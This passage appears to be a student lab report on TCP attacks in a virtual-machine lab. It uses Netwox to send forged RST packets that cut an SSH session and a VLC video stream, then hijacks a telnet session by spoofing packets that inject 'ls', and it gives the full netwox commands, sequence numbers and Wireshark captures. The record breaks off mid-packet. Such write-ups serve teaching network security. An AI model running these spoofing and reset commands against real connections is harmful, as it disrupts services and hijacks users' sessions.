Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

205 packages can be updated.
80 updates are security updates.

Last login: Sat Oct 13 16:57:48 2018 from 192.168.135.140
linux2@ubuntu:~$ 
```

On Linux 2 Wireshark, we could see the SSHv2 and TCP were transmitted properly.




```
e_c0:00:08    Broadcast         ARP      60 Who has 192.168.135.2? Tell 1
68.135.1      192.168.135.255   UDP     305 54915 → 54915 Len=263
e_c0:00:08    Broadcast         ARP      60 Who has 192.168.135.2? Tell 1
68.135.1      192.168.135.255   UDP     305 54915 → 54915 Len=263
68.135.140    192.168.135.143   SSHv2   150 Client: Encrypted packet (len
68.135.143    192.168.135.140   SSHv2    94 Server: Encrypted packet (len
68.135.140    192.168.135.143   TCP      66 38828 → 22 [ACK] Seq=31377061
68.135.140    192.168.135.143   SSHv2   178 Client: Encrypted packet (len
68.135.143    192.168.135.140   TCP      66 22 → 38828 [ACK] Seq=38867530
68.135.1      192.168.135.255   UDP     305 54915 → 54915 Len=263
68.135.143    192.168.135.140   SSHv2   566 Server: Encrypted packet (len
68.135.140    192.168.135.143   TCP      66 38828 → 22 [ACK] Seq=31377062
68.135.143    192.168.135.140   SSHv2   110 Server: Encrypted packet (len
68.135.140    192.168.135.143   TCP      66 38828 → 22 [ACK] Seq=31377062
68.135.140    192.168.135.143   SSHv2   526 Client: Encrypted packet (len
68.135.143    192.168.135.140   TCP      66 22 → 38828 [ACK] Seq=38867535
```

However, by running the same Netwox code to forge the RST packet. As seen from the Wireshark below:



```
e_ea:80:40    Vmware_b3:93:8c   ARP      60 192.168.135.140 is at 00:0c
68.135.143    192.168.135.140   TCP      60 22 → 38828 [RST, ACK] Seq=38
e_b3:93:8c    Broadcast         ARP      60 Who has 192.168.135.143? Te
e_e6:a2:91    Vmware_b3:93:8c   ARP      42 192.168.135.143 is at 00:0c
68.135.140    192.168.135.143   TCP      60 38828 → 22 [RST, ACK] Seq=31
68.135.143    192.168.135.140   TCP      60 [TCP ACKed unseen segment] 2
68.135.1      192.168.135.255   UDP     305 54915 → 54915 Len=263
```

On Linux 1, the connection was terminated and further connection cannot be established.



```
linux2@ubuntu:~$
linux2@ubuntu:~$ packet_write_wait: Connection to 192.168.135.143 port 22: Brok
en pipe
linux1@ubuntu:~$ ssh linux2@192.168.135.143 -p 22
Connection reset by 192.168.135.143 port 22
linux1@ubuntu:~$ 
```

Netwox Approach-Task 3: TCP RST Attacks on Video Streaming Applications


Design

Linux 1 192.168.135.140 --- Victim that will watch the video

Linux 2 192.168.135.143 --- Server that keeps streaming the video

Linux 3 192.168.135.142 --- Attacker using Netwox to forge & send RST to the video streamer

On Linux 2, we are streaming video “videoplayback.3gp” with HTTP(port 8080).




File Selection


You can select local files with the following list and buttons.

/home/linux2/Desktop/videoplayback.3gp

On Linux 1, we could watch the streamed video from Linux 2.



Ubuntu 64-bit
Ubuntu 64-bit (2)
Ubuntu 64-bit (3)
VLC media player
Sat 17:50
ash
192.168.135.143:8080 - VLC media player
Media Playback Audio Video Subtitle Tools View Help
00:57
00:00
0%

By using Netwox, we can send forged RST to Linux 2.



```
linux3@ubuntu:~$ sudo netwox 78 --filter "host 192.168.135.143"
[sudo] password for linux3:
```

And the video playing on Linux 1 was terminated.



Observation and Explanation(Netwox approach)
The attack was successful since the established telnet/ SSH connection was terminated and couldn’t establish until the Netwox stops sending RST. In the video streaming task, the video should stop streaming once the attack happens.

During the tasks, we have observed the packet traffic from Wireshark on the targeted machine. And we found the attacker would first find the MAC address of the machine which was connected to it and then forges the RST packet to the target machine with a forged source IP.

Task 4: TCP Session Hijacking


Design

Linux 1 192.168.135.140 --- Remote connection establisher to Linux3.

Linux 2 192.168.135.143 --- Attacker running Wireshark for packets observing and use Netwag/Netwox to build and send a spoofed packet containing command data “ls”.

Linux 3 192.168.135.142 --- Victim that will be injected “ls” during the telnet connection.

Below is the tool Netwox that we use to build up the packet.




Parameters for tool 40 (Spoof Ip4Tcp packet):

□ 0 ip4-tos: IP4 tos
□ 0 ip4-id: IP4 id (rand if unset)
□ □ ip4-reserved: IP4 reserved
□ □ ip4-dontfrag: IP4 dontfrag
□ □ ip4-morefrag: IP4 morefrag
□ 0 ip4-offsetfrag: IP4 offsetfrag
□ 0 ip4-ttl: IP4 ttl
□ 0 ip4-protocol: IP4 protocol

```
Netwag version 5.39.0
Linked with netwox version 5.39.0
This version contains 223 tools
```


```
linux2@ubuntu:~$ netwag
```

By checking the Seq and Ack number in the last packet sent from Linux 1 to 3




```
 255 125.433569902 192.168.135.140    192.168.135.142    TELNET    68
 257 125.433948810 192.168.135.142    192.168.135.140    TELNET    68
 259 125.435198601 192.168.135.142    192.168.135.140    TELNET   138
 261 125.632314180 192.168.135.142    192.168.135.140    TELNET   545
 263 125.701096195 192.168.135.142    192.168.135.140    TELNET   130
3067 1741.5478356… 192.168.135.140    192.168.135.142    TELNET    55
3569 1999.0237342… 192.168.135.140    192.168.135.142    TELNET    55
4027 2266.1517362… 192.168.135.140    192.168.135.142    TELNET    55
4029 2266.1526478… 192.168.135.142    192.168.135.140    TELNET    67
4803 2709.0480394… 192.168.135.140    192.168.135.142    TELNET    55
4804 2709.0489363… 192.168.135.142    192.168.135.140    TELNET    67

    [TCP Segment Len: 2]
    Sequence number: 3507005812
    [Next sequence number: 3507005814]
    Acknowledgment number: 897373801
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 229

0040  cc c1 0d 00                                       ····
```

we can build up an IP packet like below containing the ASC code of “l” : “6c”




```
linux2@ubuntu:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64
--ip4-protocol 6 --ip4-src 192.168.135.140 --ip4-dst 192.168.135.142 --tcp-src
39794 --tcp-dst 23 --tcp-seqnum 3507005814 --tcp-acknum 897373801 --tcp-ack --t
cp-psh --tcp-window 128 --tcp-data "6c"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0029=41___________|
|              id               |r|D|M|       offsetfrag        |
|_________0x50F2=20722__________|0|1|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x5971_____________|
|                            source                             |
|________________________192.168.135.140________________________|
|                          destination                          |
|________________________192.168.135.142________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x9B72=39794__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0xD108A976=3507005814_____________________|
|                            acknum                             |
|_____________________0x357CD669=897373801______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|1|1|0|0|0|__________0x0080=128___________|
|           checksum            |            urgptr             |
|_________0x90F0=37104__________|___________0x0000=0____________|
6c                                                 # l
```

The Linux 3 received the packet and thought that was from Linux 1, and replied packet with further Ack and Seq information.




```
4027 2266.1517362… 192.168.135.140    192.168.135.142    TELNET    55
4029 2266.1526478… 192.168.135.142    192.168.135.140    TELNET    67
4803 2709.0480394… 192.168.135.140    192.168.135.142    TELNET    55
4804 2709.0489363… 192.168.135.142    192.168.135.140    TELNET    67

    [TCP Segment Len: 1]
    Sequence number: 897374418
    [Next sequence number: 897374419]
    Acknowledgment number: 3507005815
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 227

0020  87 8c 00 17 9b 72 35 7c  d8 d2 d1 08 a9 77 80 18   ·····r5| ·····w··
```

Thus we can send the second packet which contains the ASC code of “s” : ”73” by using that information.



```
linux2@ubuntu:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64
--ip4-protocol 6 --ip4-src 192.168.135.140 --ip4-dst 192.168.135.142 --tcp-src
39794 --tcp-dst 23 --tcp-seqnum 3507005815 --tcp-acknum 897374419 --tcp-ack --t
cp-psh --tcp-window 128 --tcp-data "73"
IP_________________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0029=41___________|
|              id               |r|D|M|      offsetfrag         |
|__________0x0BBC=3004__________|0|1|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x9EA7_____________|
|                            source                             |
|________________________192.168.135.140________________________|
